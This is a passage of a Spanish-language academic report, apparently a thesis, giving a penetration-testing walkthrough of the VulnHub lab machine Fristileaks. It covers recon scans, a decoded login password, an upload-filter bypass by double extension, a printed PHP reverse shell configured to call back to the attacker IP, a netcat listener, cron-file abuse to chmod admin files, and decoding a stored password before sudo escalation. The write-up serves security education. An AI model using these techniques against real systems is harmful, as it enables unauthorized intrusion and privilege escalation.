La máquina Fristileaks de VulnHub es un excelente ejemplo para estudiar este tipo de vulnerabilidades, ya que presenta varios escenarios donde los fallos en el software permiten comprometer la integridad de los datos de manera directa. En Fristileaks, los usuarios interactúan con sistemas que muestran errores de programación comunes, como la falta de validación adecuada, problemas en la gestión de entradas y errores en el tratamiento de archivos sensibles. Estos problemas son típicos en muchas aplicaciones reales que no logran mantener la integridad de los datos que manejan, exponiéndolos a manipulaciones o corrupción.

El análisis de la máquina Fristileaks permite ver cómo un atacante puede explotar esas debilidades para acceder, modificar o extraer datos de manera indebida. A través de vulnerabilidades como inyecciones en el software, errores en la validación de entradas, o fallas en la gestión de permisos, los atacantes pueden corromper archivos, alterar configuraciones o manipular datos críticos sin autorización. Este tipo de escenarios pone de relieve la importancia de implementar controles rigurosos sobre la validación y gestión de datos, así como realizar pruebas exhaustivas del software para detectar posibles puntos débiles antes de que puedan ser explotados.

#### 5.3.8.1 Fristileaks

Para comenzar con este análisis, se va a realizar una ejecución del comando [netdiscover](#) para identificar la dirección IP de la máquina con vulnerabilidades. Para esto, se utiliza un netdiscover, tal como se ha hecho en análisis anteriores. Este paso es crucial para mapear la red y localizar el objetivo específico.

```

Currently scanning: 192.168.105.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP          At MAC Address   Count    Len  MAC Vendor / Hostname
---          ---           ---    ---  ---
192.168.90.2 08:00:27:11:2f:41      1     60  PCS Systemtechnik GmbH
192.168.90.3 0a:00:27:00:00:0a      1     60  Unknown vendor
192.168.90.13 08:00:27:a5:a6:76      1     60  PCS Systemtechnik GmbH

```

Ilustración 135. Ejecución netdiscover en Fristileaks.

Una vez obtenida la dirección IP de la víctima, se inicia el análisis con la herramienta [nmap](#) para identificar los puertos abiertos en la máquina objetivo. El análisis revela que solo el puerto 80 está abierto, por lo que se comprobará si hay un servidor web funcionando. Esto indica que la atención debe centrarse en posibles vulnerabilidades relacionadas con aplicaciones web como bien este trabajo se centra en vulnerabilidades web. Además, es la única entrada disponible desde el exterior. El comando utilizado es similar a los empleados en análisis anteriores, cambiando únicamente la dirección IP de esta nueva máquina.

```

(alejandro@kali)-[~]
$ sudo nmap -p- -A 192.168.90.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 13:42 EDT
Stats: 0:02:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.90.13
Host is up (0.0013s latency).
Not shown: 65375 filtered tcp ports (no-response), 159 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3
| http-robots.txt: 3 disallowed entries
|_ /cola /sisi /beer
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|media device|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Distro embedded (89%), Synology DiskStation Manager 5.X (89%), LG embedded (88%), OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/h:drobo:5n cpe:/a:synology:disksta
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%), Linux 2.6.39 (94%), Linux 2.6.32 - 3.5 (92%), Linux 3.2
3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

```

Ilustración 136. Ejecución Nmap en Fristileaks.

De esta manera se accede a la página web, usando la dirección IP de dicha máquina. Una vez visitada, se puede ver que no cuenta con mucha información que pueda ser utilizada para proseguir con la investigación. Se puede apreciar lo comentado en la siguiente imagen.




Ilustración 137. Página web en Fristileaks.

Con el objetivo de encontrar rutas ocultas que puedan existir en el servidor web y que no sean accesibles a primera vista, se utiliza la herramienta [Gobuster](#). Gobuster es una herramienta de código abierto diseñada para la enumeración de directorios y archivos en servidores web. Similar a [Dirb](#), Gobuster realiza ataques de fuerza bruta para descubrir rutas ocultas, pero está escrita en el lenguaje de programación Go, lo que la hace más rápida y eficiente. El comando es el siguiente:

- `gobuster dir -u http://192.168.90.13/ -w /usr/share/wordlists/dirb/common.txt -x php,conf,bank,html`
  - `u`: define el objetivo
  - `w`: define la lista de palabras que actúa como diccionario.
  - `x`: se especifica las extensiones de los archivos que se quieren buscar.

```
(alejandro@kali)-[~]
└─$ gobuster dir -u http://192.168.90.13/ -w /usr/share/wordlists/dirb/common.txt -x php,conf,bank,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.90.13/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,conf,bank,html
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 207]
/.hta           (Status: 403) [Size: 206]
/.hta.html      (Status: 403) [Size: 211]
/.hta.conf      (Status: 403) [Size: 211]
/.hta.php       (Status: 403) [Size: 210]
/.htaccess.php  (Status: 403) [Size: 215]
/.htaccess      (Status: 403) [Size: 211]
/.htaccess.html (Status: 403) [Size: 216]
/.htaccess.bank (Status: 403) [Size: 216]
/.hta.bank      (Status: 403) [Size: 211]
/.htaccess.conf (Status: 403) [Size: 216]
/.htpasswd.conf (Status: 403) [Size: 216]
/.htpasswd.php  (Status: 403) [Size: 215]
/.htpasswd      (Status: 403) [Size: 211]
/.htpasswd.bank (Status: 403) [Size: 216]
/.htpasswd.html (Status: 403) [Size: 216]
/cgi-bin/        (Status: 403) [Size: 210]
/cgi-bin/.html   (Status: 403) [Size: 215]
/images          (Status: 301) [Size: 236] [→ http://192.168.90.13/images/]
/index.html     (Status: 200) [Size: 703]
/index.html     (Status: 200) [Size: 703]
/robots.txt      (Status: 200) [Size: 62]

Progress: 23070 / 23075 (99.98%)
=====
Finished
```

Ilustración 138. Gobuster en fristileaks.

En este caso, gobuster encuentra varios directorios listados en robots.txt, lo cual es indicativo de posibles áreas ocultas que el administrador no quiere que sean indexadas por motores de búsqueda. Cuando se visita dicho directorio se puede observar lo mostrado en la siguiente ilustración. Parece que estos directorios no conducen a ningún lado.




Ilustración 139. Directorios en robot.txt de Fristileaks.

Desafortunadamente, tras visitar esos otros directorios, se concluye que no son relevantes ya que no aportan ningún tipo de datos que pueda ayudar a la búsqueda y explotación de vulnerabilidades. Después de revisar y ver otros posibles directorios, se accede a uno el cual tiene el mismo nombre que se puede ver en la página inicio,

"fristi", ya que como se puede ver en la anterior ilustración, todos tienen relación con bebidas. A pesar de que la página existe, esta tiene un login con contraseña.




Ilustración 140. Admin fristi portal en fristileaks

Al inspeccionar el código fuente de una página web, es común encontrar comentarios que pueden contener información útil. En este caso, se ha encontrado nombre de usuario: eezeepz. Además, hay una cadena que parece estar codificada en Base64. La codificación Base64 se utiliza para convertir datos binarios en una cadena de texto ASCII, lo que facilita su transmisión a través de medios que solo manejan texto, como correos electrónicos o URLs.




Ilustración 141. Código fuente en página web en Fristileaks.

En este caso, se sospecha que la cadena decodificada es una imagen, por lo que se redirige la salida a un archivo con extensión .png. Si la decodificación resulta en una imagen válida, esta se puede abrir y analizar. El formato .png es uno de los formatos de imagen más comunes y aceptados por los navegadores y visores de imágenes. Se guarda el archivo en un archivo de texto llamado "fichero.txt". Mediante el comando mostrado a continuación se decodifica y posteriormente se envía a un archivo .png como se comenta.

- `Cat fichero.txt | base64 –decode > fichero.png`
  - `cat`: lee el contenido del fichero.
  - `|`: se pasa el contenido del fichero.
  - `Base64 --decode`: se decodifica la cadena en base64.
  - `Fichero.png`: se guarda la salida en un fichero en formato imagen.

```

└─[alejandro@kali]─[~]
$ cat fichero.txt | base64 --decode > fichero.png

└─[alejandro@kali]─[~]
$ ls -l
total 40
drwxr-xr-x 2 alejandro alejandro 4096 Aug 11 07:16 Desktop
drwxr-xr-x 2 alejandro alejandro 4096 Jul 10 12:38 Documents
drwxr-xr-x 3 alejandro alejandro 4096 Aug 11 06:55 Downloads
-rw-rw-r-- 1 alejandro alejandro 1213 Sep 23 14:33 fichero.png
-rw-r--r-- 1 root      root     1642 Sep 23 14:33 fichero.txt
drwxr-xr-x 2 alejandro alejandro 4096 Jul 10 12:38 Music
drwxr-xr-x 2 alejandro alejandro 4096 Jul 10 12:38 Pictures
drwxr-xr-x 2 alejandro alejandro 4096 Jul 10 12:38 Public
drwxr-xr-x 2 alejandro alejandro 4096 Jul 10 12:38 Templates
drwxr-xr-x 2 alejandro alejandro 4096 Jul 10 12:38 Videos

```

Ilustración 142. Decode en Fristileaks.

El fichero obtenido se puede ver abajo. Se trata de una imagen con diversas letras. Se trata de una cadena de letras, puede que sirva como contraseña.




Ilustración 143. Fichero decodificado en Fistileaks.

Para comprobar lo mencionado, se vuelve al directorio “/fristi” y se usa como nombre de usuario “eezeepz” el cual se encontraba en los comentarios del código fuente. La contraseña a utilizar es la que se ha obtenido en base a decodificar la cadena en base64.

**Member Login**

Username :

Password :

**Login**

Ilustración 144. Inicio de sesión en Fistileaks.

Como resultado, el login es satisfactorio y se consigue acceso. Ahora




Ilustración 145. Acceso satisfactorio en página web en Fristileaks.

Hay una función de carga de archivos en la página. Solo acepta imágenes. Por lo que se decide intentar cargar el reverse Shell que se encuentra en la ubicación "/usr/share/webshells/php" a modo de prueba. Se copia ese fichero para posteriormente editarlo con la IP de la máquina mediante el comando nano, por ejemplo. Como se puede ver en la siguiente imagen, se debe de cambiar el parámetro de IP por el de la máquina que está realizando el ataque.

```
(alejandro@kali)-[/usr/share/webshells/php]
└─$ cat php-reverse-shell.php | grep 'ip'
// Description
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
$ip = '127.0.0.1'; // CHANGE THIS
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
printit("Successfully opened reverse shell to $ip:$port");
if (feof($pipes[1])) {
    $read_a = array($sock, $pipes[1], $pipes[2]);
    fwrite($pipes[0], $input);
    if (in_array($pipes[1], $read_a)) {
        $input = fread($pipes[1], $chunk_size);
    }
    if (in_array($pipes[2], $read_a)) {
        $input = fread($pipes[2], $chunk_size);
    }
}
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
```

Ilustración 146. Modificando reverse shell en Fristileaks.

Se crea un nuevo archivo para dejar la plantilla intacta y se le modifica lo comentado.

```
(alejandro@kali)-[/usr/share/webshells/php]
$ cat php-prueba.php | grep "ip"
// Description
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
$ip = '192.168.90.6'; // CHANGE THIS
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
$process = proc_open($shell, $descriptorspec, $pipes);
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
printit("Successfully opened reverse shell to $ip:$port");
if (feof($pipes[1])) {
    $read_a = array($sock, $pipes[1], $pipes[2]);
    fwrite($pipes[0], $input);
    if (in_array($pipes[1], $read_a)) {
        $input = fread($pipes[1], $chunk_size);
    }
    if (in_array($pipes[2], $read_a)) {
        $input = fread($pipes[2], $chunk_size);
    }
}
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
```

Ilustración 147. Modificando IP en reverse Shell en Fristileaks.

Cuando se intenta subir el archivo indicado, la página dice que solo se puede .png , jpg , .gif. Por lo que para intentar evitar ese filtro se plantea poner una doble extensión al fichero terminando por ejemplo en .png. Una vez modificada la extensión, al subirla no aparecía más veces el error, por lo que se entiende que se ha subido con éxito.




Ilustración 148. Archivo subido con éxito en Fristileaks.

Una vez el archivo ha sido subido, antes de seguir se debe abrir un puerto por el que escuchar posibles conexiones. Como ya se ha explicado en análisis anteriores, se debe de usar el comando netcat para ello. En la imagen que se muestra a continuación se muestra esto comentado.

Cuando el puerto ya se encuentra escuchando, se accede a la imagen que se ha subido anteriormente. Para ello se debe escribir la ruta en la URL. Al hacer eso, aparece una conexión establecida con la máquina que se pretende analizar.

```
File Actions Edit View Help
(alejandro@kali)-[~/Desktop]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.90.6] from (UNKNOWN) [192.168.90.13] 53178
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
12:49:26 up 2:11, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Ilustración 149. Acceso obtenido en Fristileaks.

Ahora se accede a la carpeta del usuario eezeepz para ver si es posible encontrar mas información al respecto.

```
sh-4.1$ cd home
cd home
sh-4.1$ ls
ls
admin
eezeepz
fristigod
sh-4.1$ cd eezeepz
cd eezeepz
```

Ilustración 150. Carpeta usuario eezeepz en Fristileaks.

Se puede ver un fichero .txt el cual comenta que solamente el usuario puede acceder a ciertos directorios.

```
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,
I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/
Don't forget to specify the full path for each binary!
Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.
```

Ilustración 151. Fichero en Fristileaks.

Se realiza lo mencionado. Al ejecutar el comando `echo "/home/admin/chmod -R 777 /home/admin/" > /tmp/runthis`, se escribe el comando `chmod -R 777 /home/admin/` dentro de un archivo de texto llamado prueba, ubicado en el directorio "/tmp".

Este archivo contiene el comando que, cuando se ejecute, cambiará los permisos de todos los archivos y subdirectorios dentro de "/home/admin/", permitiendo lectura, escritura y ejecución para todos los usuarios. En sistemas configurados para ejecutar automáticamente comandos desde archivos específicos, este proceso aprovecha esa automatización para ejecutar un comando con privilegios elevados.

```
echo */home/admin/chmod -R 777 /home/admin/* > /tmp/runthis
sh-4.1$ cd /home/admin
cd /home/admin
sh: cd: /home/admin: Permission denied
sh-4.1$ tail cronresult
tail cronresult
executing: /home/admin/chmod -R 777 /home/admin/
sh-4.1$ cd /home
cd /home
sh-4.1$ cd admin
cd admin
sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
sh-4.1$ █
```

Ilustración 152. Cambiando permisos en Fristileaks.

Posteriormente, hay que dirigirse al directorio "/home/admin" y se lista el contenido. Se puede ver algunos archivos ".txt" y algunos scripts de Python, como se muestra a continuación.

```
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnLMHMP1zpyuTI0ITG
sh-4.1$ █
```

Ilustración 153. Contenido fichero en Fristileaks.

Al ver cada uno de ellos, hay con una cadena codificada en "whoisyourgodnow.txt" y el script de Python que se utilizó para codificarla en "cryptpass.py", de la siguiente manera.

```
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

Ilustración 154. Cryptpass.py en Fristileaks.

Como bien se ha mencionado, se ha reescrito el fichero de Python para que posteriormente decodifique el fichero que previamente ha sido codificado.

```
GNU nano 8.0
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def decodeString(str):
    base64string= codecs.decode(str[::-1], 'rot13')
    return base64.b64decode(base64string)

cryptoResult=decodeString(sys.argv[1])
print (cryptoResult)
```

Ilustración 155. Decode archivo en Fristileaks.

Una vez se ha cambiado el fichero, se intenta ejecutar el programa para que decodifique la cadena de texto y se obtiene la contraseña “LetThereBeFristi!”

```
(alejandro@kali)-[~/Desktop]
└─$ python3 decode.py =RFn0AKn1MHMPIzpyuTI0ITG
b'LetThereBeFristi!'
```

Ilustración 156. Fichero decodificado en Fristileaks.

Al intentar usar la contraseña, se comprueba que, de manera exitosa se obtiene acceso al usuario fristigod de este servidor.

```
bash-4.1$ su - fristigod
su - fristigod
Password: LetThereBeFristi!
-bash-4.1$
```

Ilustración 157. Usuario fristigod en Fristileaks.

En el archivo .bash\_history se puede ver que el usuario tiene permisos para ejecutar doCom con permisos de administrador. Al ejecutar este comando de nuevo, permite crear una sesión como usuario con permisos administrador.

```
-bash-4.1$ ls -la
ls -la
total 16
drwxr-x— 3 fristigod fristigod 4096 Nov 25 2015 .
drwxr-xr-x. 19 root      root     4096 Nov 19 2015 ..
-rw——— 1 fristigod fristigod  864 Nov 25 2015 .bash_history
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25 2015 .secret_admin_stuff
-bash-4.1$ tail -10 .bash_history
tail -10 .bash_history
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
```

Ilustración 158. Fichero .bash\_history en Fristileaks.

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
usermod -G fristigod fristi
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
less /var/log/secure e
